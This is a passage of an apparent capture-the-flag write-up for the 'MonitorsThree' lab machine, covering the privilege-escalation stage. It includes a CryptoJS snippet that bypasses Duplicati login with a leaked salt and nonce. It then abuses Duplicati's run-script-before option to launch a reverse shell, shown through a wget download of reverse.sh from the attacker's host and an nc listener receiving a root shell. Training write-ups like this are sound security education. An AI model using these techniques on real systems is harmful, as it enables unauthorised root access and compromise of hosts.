
Converted it to hex no spaces using cyberchef.





```
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a
```

The article mentions using php commands to generate the password using the above salt.

Before doing that, a salted password is needed. This can be grabbed by entering a wrong password and using the mentioned code.




Entered password and captured it. Right click the request window and use `do intercept > Response to this request`



Grab the NONCE and paste it into the code below

```
var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('NONCEHERE')
+
'59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a')).toString(
CryptoJS.enc.Base64);
```

Ran the above in Chrome console by pressing F12 and pasting it in. Then by entering noncedpwd, the console will provide the password.




Forward the request we got the nonce from and paste the noncedpwd into the place of the password.

The Duplicati console should open to show the Cacti backup.


After looking around at the backups, it appears that Duplicati is running on a docker container. This docker container connects through a directory called `source` to read all files on the host as root. Getting root in the docker container will allow us access to the host system.

Once logged in, we find that we can add a script to get another reverse shell by going to Settings> add advanced option>run-script-before. We can upload a reverse shell to one of the webserver directories or a temp directory inside the host system. Point the application to that script, and then run the backup.

```
www-data@monitorsthree:~/html/cacti$ wget http://10.10.14.142/reverse.sh
wget http://10.10.14.142/reverse.sh
--2024-08-27 02:11:46--  http://10.10.14.142/reverse.sh
Connecting to 10.10.14.142:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 76 [text/x-sh]
Saving to: 'reverse.sh'

reverse.sh          100%[===================>]      76  --.-KB/s    in 0s

2024-08-27 02:11:46 (5.58 MB/s) - 'reverse.sh' saved [76/76]

www-data@monitorsthree:~/html/cacti$ chmod +x reverse.sh
chmod +x reverse.sh
www-data@monitorsthree:~/html/cacti$ pwd
pwd
/var/www/html/cacti
www-data@monitorsthree:~/html/cacti$
```



With a reverse shell already setup, root access is gained in the container. That has root access to the /source/root/ directory and /source/home/marcus directory to grab the flags.


└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.14.142] from (UNKNOWN) [10.129.231.115] 35710
bash: cannot set terminal process group (145): Inappropriate ioctl for device
bash: no job control in this shell
root@c6f014fbbd51:/app/duplicati# whoami
whoami
root